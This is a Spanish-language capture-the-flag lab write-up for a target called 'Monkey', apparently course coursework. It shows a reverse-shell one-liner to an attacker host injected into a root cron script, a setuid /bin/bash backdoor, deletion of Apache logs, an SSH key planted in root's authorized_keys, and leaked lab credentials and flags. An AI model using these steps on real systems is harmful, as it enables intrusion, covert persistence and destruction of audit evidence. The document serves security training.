
```
(root㉿kali)-[~/home/kali] └─# cd Downloads
└─(root㉿kali)-[~/home/kali/Downloads]
    └─# python3 -m http.server 8086
      Serving HTTP on 0.0.0.0 port 8086 (http://0.0.0.0:8086/) ...
```

```
hackermentor@monkey:~$ wget 192.168.240.135:8086/pspy64
--2024-10-30 10:55:24-- http://192.168.240.135:8086/pspy64
Connecting to 192.168.240.135:8086 ... connected.pspy64 [HTTP/1.1] 200 
HTTP request sent, awaiting response ... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                                              100%[=====] 2024-10-30 10:55:24 (184 MB/s) - 'pspy64' saved [3104768/3104768]
```

```
hackermentor@monkey:~$ chmod +x pspy64
hackermentor@monkey:~$ ./pspy64
```

```
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



Empieza a ejecutar los procesos y notamos UID el identificador de usuarios unico, el root siempre sera UID=0, los usuarios en linux van a empezar en 500-1000 y los que son del sistema seran mas bajos.



## TAREA 4 - RETO MONKEY

```
2024/10/30 11:00:01 CMD: UID=0 PID=23340 | /usr/sbin/CRON -f
2024/10/30 11:00:01 CMD: UID=0 PID=23341 | /bin/sh -c "/home/hackermentor/backup.sh"
2024/10/30 11:00:01 CMD: UID=0 PID=23342 | /bin/bash /home/hackermentor/backup.sh
2024/10/30 11:00:01 CMD: UID=0 PID=23343 | /bin/bash /home/hackermentor/backup.sh
2024/10/30 11:00:01 CMD: UID=0 PID=23344 | /bin/bash /home/hackermentor/backup.sh
2024/10/30 11:00:01 CMD: UID=0 PID=23345 | /usr/sbin/CRON -f
2024/10/30 11:01:01 CMD: UID=0 PID=23346 | /usr/sbin/CRON -f
2024/10/30 11:01:01 CMD: UID=0 PID=23347 | /bin/sh -c "/home/hackermentor/backup.sh"
2024/10/30 11:01:01 CMD: UID=0 PID=23348 | /bin/bash /home/hackermentor/backup.sh
2024/10/30 11:01:01 CMD: UID=0 PID=23349 | /bin/bash /home/hackermentor/backup.sh
2024/10/30 11:01:01 CMD: UID=0 PID=23350 | /bin/bash /home/hackermentor/backup.sh
```

Vemos que cada minuto ejecuta el usuario root el archivo backup.sh. Como usuario hackermentor puedo editar este archivo.

```
hackermentor@monkey:~$ ls -l backup.sh
-rwxr-xr-- 1 hackermentor administrator 111 May 20 2022 backup.sh
```

Entonces podria modificarlo para que se ejecute y elevar privilegios.

```
hackermentor@monkey:~$ nano backup.sh
```

Dejamos que el codigo se ejecute normalmente pero agregamos nuestro codigo con una shell reversa. <https://www.revshells.com/>

The screenshot shows the "Reverse Shell Generator" interface. In the "IP & Port" section, the IP is set to 192.168.240.135 and the port to 9005. In the "Listener" section, the command is nc -lvp 9005. The "Type" dropdown is set to nc. Below these, under the "Reverse" tab, there is a list of OS options (All) and a search bar. A highlighted section shows the generated payload: sh -i >& /dev/tcp/192.168.240.135/9005 0>&1.

Nos ponemos en escucha y modificamos el archivo.

The screenshot shows a terminal window with a listener running: nc -lvp 9005 listening on [any] 9005 ... . Below it, a nano editor window shows the backup.sh file being edited. The payload sh -i >& /dev/tcp/192.168.240.135/9005 0>&1 is highlighted in red.



Guardamos y dejamos que se ejecute solo, esperamos el minuto escuchando.

```
(root㉿kali)-[~/home/kali/Downloads] or 111 May 20 2022 backup.sh
# nc -nlvp 9005
listening on [any] 9005 ...
connect to [192.168.240.135] from (UNKNOWN) [192.168.240.134] 34654
sh: 0: can't access tty; job control turned off
#
# bash -i
bash: cannot set terminal process group (23408): Inappropriate ioctl for device
bash: no job control in this shell
root@monkey:~#
```

Vemos que somos usuario ROOT, buscamos nuestra bandera.

```
root@monkey:~# ls
ls
bandera2.txt
root@monkey:~# cat bandera2.txt
cat bandera2.txt
d844ce556f834568a3ffe8c219d73368
root@monkey:~#
```

Bandera 2 - d844ce556f834568a3ffe8c219d73368

Otra forma para así lograr la persistencia mediante varios usuarios, permitiendo que todos tengas privilegios sería modificar dicho archivo dandolos a estos permisos.

```
GNU nano 3.2                                backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/monkey/includes
chmod 700 /tmp/backup.zip

sh -i >& /dev/tcp/192.168.240.135/9005 0>&1
chmod +s bin/bash
```

Nos ponemos en escucha nuevamente y vemos que los permisos cambian.

```
hackermentor@monkey:~$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
hackermentor@monkey:~$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18 2019 /bin/bash
```

Ahora se pone en rojo ya que se agrego un permiso de ejecución, que se puede ejecutar con un servicio UID. Para tener esta bash privilegiada solo se debe poner bash -p , siendo el hackermentor pero una bash de root.

hackermentor@monkey:~\$ bash -p



```
bash-5.0# whoami
root
bash-5.0#
```

Incluso desde una consola desde un usuario cualquiera como del sistema puedo elevar privilegios. Ahora pasamos a borrar los logs de acceso o rastros.

```
bash-5.0# cd /var/log/
bash-5.0# ls
alternatives.log      daemon.log.2.gz   kern.log.1      syslog.1
alternatives.log.1    daemon.log.3.gz   kern.log.2.gz    syslog.2.gz
apache2                daemon.log.4.gz   kern.log.3.gz    syslog.3.gz
apt                   debug             kern.log.4.gz    syslog.4.gz
auth.log               debug.1          lastlog        syslog.5.gz
auth.log.1              debug.2.gz       messages        syslog.6.gz
auth.log.2.gz            debug.3.gz       messages.1     syslog.7.gz
auth.log.3.gz            debug.4.gz       messages.2.gz  vsftpd.log
auth.log.4.gz            dpkg.log        messages.3.gz  vsftpd.log.1
btmp                  dpkg.log.1      messages.4.gz  vsftpd.log.2
bttmp.1                faillog         mysql          vsftpd.log.3
daemon.log              installer       private        vsftpd.log.4
daemon.log.1             kern.log       syslog         wtmp
bash-5.0#
```

```
bash-5.0# cd apache2
bash-5.0# ls
access.log           access.log.6.gz   error.log.11.gz  error.log.6.gz
access.log.1          access.log.7.gz   error.log.12.gz  error.log.7.gz
access.log.10.gz       access.log.8.gz   error.log.13.gz  error.log.8.gz
access.log.2.gz       access.log.9.gz   error.log.2.gz   error.log.9.gz
access.log.3.gz       error.log       error.log.3.gz   other_vhosts_access.log
access.log.4.gz       error.log.1     error.log.4.gz
access.log.5.gz       error.log.10.gz  error.log.5.gz
bash-5.0#
```

Aplicamos para borrar todo con "rm \*" y comprobamos con ls que ya no existen registros.

```
bash-5.0# rm *
bash-5.0# ls
bash-5.0#
```

Podremos crear persistencia tambien mediante la creacion de una llave SSH

```
[root@kali]-[~/home/kali]
# ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519): llavemonkey
Enter passphrase for "llavemonkey" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in llavemonkey
Your public key has been saved in llavemonkey.pub
The key fingerprint is:
SHA256:MmDWT06roviwifLMYX2yQIBMqDU2sJNMsEKRFYdHHI root@kali
The key's randomart image is:
+--[ED25519 250]--+
|B0.ooEo
|%== oo .
|@= o o
|oo o
| . o S .
| .. * .
|= o . .
|= B +. .
|o.B.+ ... o.
+---[SHA256]---+
[root@kali]-[~/home/kali]
# ls
Desktop  Downloads  llavemonkey.pub  Music  Public  Videos
Documents  llavemonkey  MONKEY  Pictures  Templates
```



Vemos nuestra llave privada y la llave publica. Vemos nuestra llave publica y la copiamos para colocarla en nuestro servidor victim.

```
(root㉿kali)-[~/home/kali]
# cat llavemonkey.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC54khLczgSPaikhT+uh0+SBi9lMHdLgfsGKn3h
zfVl root@kali
```

```
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC54khLczgSPaikhT+uh0+SBi9lMHdLgfsGKn3hzfVl
root@kali
```

Con esto mi usuario kali tendra permisos al root. Creamos un directorio .ssh y luego nos movemos a el.

```
bash-5.0# mkdir .ssh
bash-5.0# cd .ssh/
```

Ahora vamos a crear un archivo llamado “authorized\_keys” y pegamos nuestra llave publica.

```
bash-5.0# nano authorized_keys
```

```
GNU nano 3.2
authorised_keys
Modified
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC54khLczgSPaikhT+uh0+SBi9lMHdLgfsGKn3hzf$
```

Vemos que esta guardada como usuario root.

```
bash-5.0# find /root/.ssh
/root/.ssh
/root/.ssh/authorised_keys
bash-5.0#
```

Probamos entonces en nuestra consola kali la conexión.

```
(root㉿kali)-[~/home/kali]Downloads
# ssh -l root 192.168.240.134 -i llavemonkey
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 20 19:02:00 2022 from 192.168.190.152
root@monkey:~# whoami
root
root@monkey:~#
```

Definitivamente estamos dentro como usuario root.



## TAREA 4 - RETO MONKEY

Vemos entonces investigar un poco sobre su base de datos en /var/www/html/monkey/db/onlinecourse.sql

```
-bash-5.0$ cd /var/www/html/monkey/db/onlinecourse.sql
-bash-5.0$ ls
backups cache lib local lock log mail opt run spool tmp www
-bash-5.0$ cd www
-bash-5.0$ ls
html
-bash-5.0$ cd html<br>[softed hashes, one per line]
-bash-5.0$ ls
index.html <monkey>743894a0e4a801fc3
-bash-5.0$ cd monkey
-bash-5.0$ ls
admin change-password.php db enroll.php index.php my-profile.php print.php
assets check_availability.php enroll-history.php includes logout.php pincode-verification.php studentphoto
-bash-5.0$ cd db
-bash-5.0$ ls
onlinecourse.sql
-bash-5.0$ cat onlinecourse.sql
```

Allí encontramos la versión de phpMyAdmin SQL Dump 4.8.3 y la versión de PHP 7.2.12.

```
-- phpMyAdmin SQL Dump
-- version 4.8.3
-- https://www.phpmyadmin.net/
--
-- Host: 127.0.0.1
-- Generation Time: Jun 03, 2020 at 04:03 PM
-- Server version: 10.1.37-MariaDB
-- PHP Version: 7.2.12
```

Vemos la cadena una tabla admin y vemos un hash.

```
INSERT INTO `admin`(`id`, `username`, `password`, `creationDate`, `updationDate`) VALUES
(1, 'admin', '21232f297a57a5a743894a0e4a801fc3', '2020-01-24 16:21:18', '03-06-2020 07:09:07 PM');
```



Pasamos a loguearnos entonces como hackermentor: M1\_P4ssw0rd\_segur@. Vemos que estamos dentro podemos ver versiones, controlar las tablas y sus variables.

The screenshot shows the following components:

- Login Screen:** Shows the "Welcome to phpMyAdmin" page with a red box around the "Log in" form where "Username" is set to "hackermentor" and "Password" is masked.
- Update Password Dialog:** A modal window titled "Update password for http://192.168.240.134" is open, showing the "Username" field set to "hackermentor" and the "Password" field set to "M1\_P4ssw0rd\_segur@". The "Update" button is highlighted.
- Database Server Configuration:** A sidebar panel titled "Database server" provides system information:
  - Server: Localhost via UNIX socket
  - Server type: MariaDB
  - Server connection: SSL is not being used
  - Server version: 10.3.27-MariaDB-0+deb10u1 - Debian 10
  - Protocol version: 10
  - User: hackermentor@localhost
  - Server charset: UTF-8 Unicode (utf8mb4)
- Web Server Information:** A sidebar panel titled "Web server" lists:
  - Apache/2.4.38 (Debian)
  - Database client version: libmysql - mysqlnd 5.0.12-dev - 20150407 - \$Id: 7cc7cc06e675f6d72e5cf0267148e167c2abb23 \$
  - PHP extension: mysqli mbstring
  - PHP version: 7.3.27-1~deb10u1
- Table Details:** The "admin" table is selected in the database list. The "Structure" tab shows the table definition. The "Data" tab displays the single row:

username	timevalue
hackermentor	2024-10-31 01:28:13



## 7) Escalación de privilegios.



Si se utilizó y alcanzo la escalación de privilegios mediante el uso de la información de reconocimiento, explotación de carga de archivo PHP con una reverse Shell siendo el usuario del sistema www-data. Luego pasando por el usuario hackermentor averiguando la contraseña SSH con Linpeas y por último utilizando pspy64 donde reconocemos un proceso de backup que se ejecuta cada 1 minuto y por lo tanto con los permisos de escritura logramos crearnos una reverse shell consiguiendo ser el usuario root.

## 8) Banderas.



Pudimos encontrar:

- La bandera 1 en el usuario hackermentor
- La bandera 2 en el usuario root.

Bandera N°	Flags
Bandera 1	47ee0702e489445bae251df46bc88b73
Bandera 2	d844ce556f834568a3ffe8c219d73368

Usuario	Contraseña	Servicio
hackermentor	M1_P4ssw0rd_segur@	SSH
hackermentor	junior01	HTTP/student
hackermentor	M1_P4ssw0rd_segur@	HTTP/MySQL

## 9) Herramientas usadas.



Algunas de las herramientas utilizadas fueron:

Herramientas usadas			
Nmap	Searchsploit	Nessus	crackmapecex
pspy64	Github	Crackstation	Revershell.com
Google	Exploit Database	Linpeas	python
Burpsuite	exiftool	Wappalyzer	Whatweb
gobuster	-	-	-

## 10) Herramientas - Extra OPCIONAL.



Algunas de las herramientas utilizadas fueron:

Herramientas usadas
nikto



## 11) Conclusiones y Recomendaciones.



- ✓ Actualizar el SO: Asegúrate de tener siempre la última versión del sistema operativo y aplica todos los parches de seguridad disponibles.
- ✓ Nunca usar configuraciones por defecto, el hecho de no hacer configuraciones robustas permite el fácil ingreso a cualquier persona.
- ✓ Utilizar métodos para detección y reconocimiento de archivos, formatos y extensiones.
- ✓ Evitar si montamos una pagina web que se tenga acceso a una pagina conocida sin configurar, como también que permita a cualquier usuario listar directorios.
- ✓ Soluciones de Seguridad: Utiliza herramientas avanzadas como IDS/IPS y sistemas de gestión de vulnerabilidades para detectar y mitigar amenazas.
- ✓ Auditorías de Seguridad: Realiza auditorías regulares para identificar vulnerabilidades y mantener un entorno seguro.
- ✓ Capacitación del Personal: Educa a los empleados sobre seguridad cibernética y cómo reconocer ataques, como phishing.
- ✓ Plan de Respuesta: Desarrolla un plan de respuesta a incidentes para gestionar brechas de seguridad, incluyendo contención y recuperación.



O.S.: Linux  
Dificultad: Fácil - Medio|  
Puntos: 30  
Fases: Enumeración - Explotación  
Otras Fases: Escaneo

Reto 03

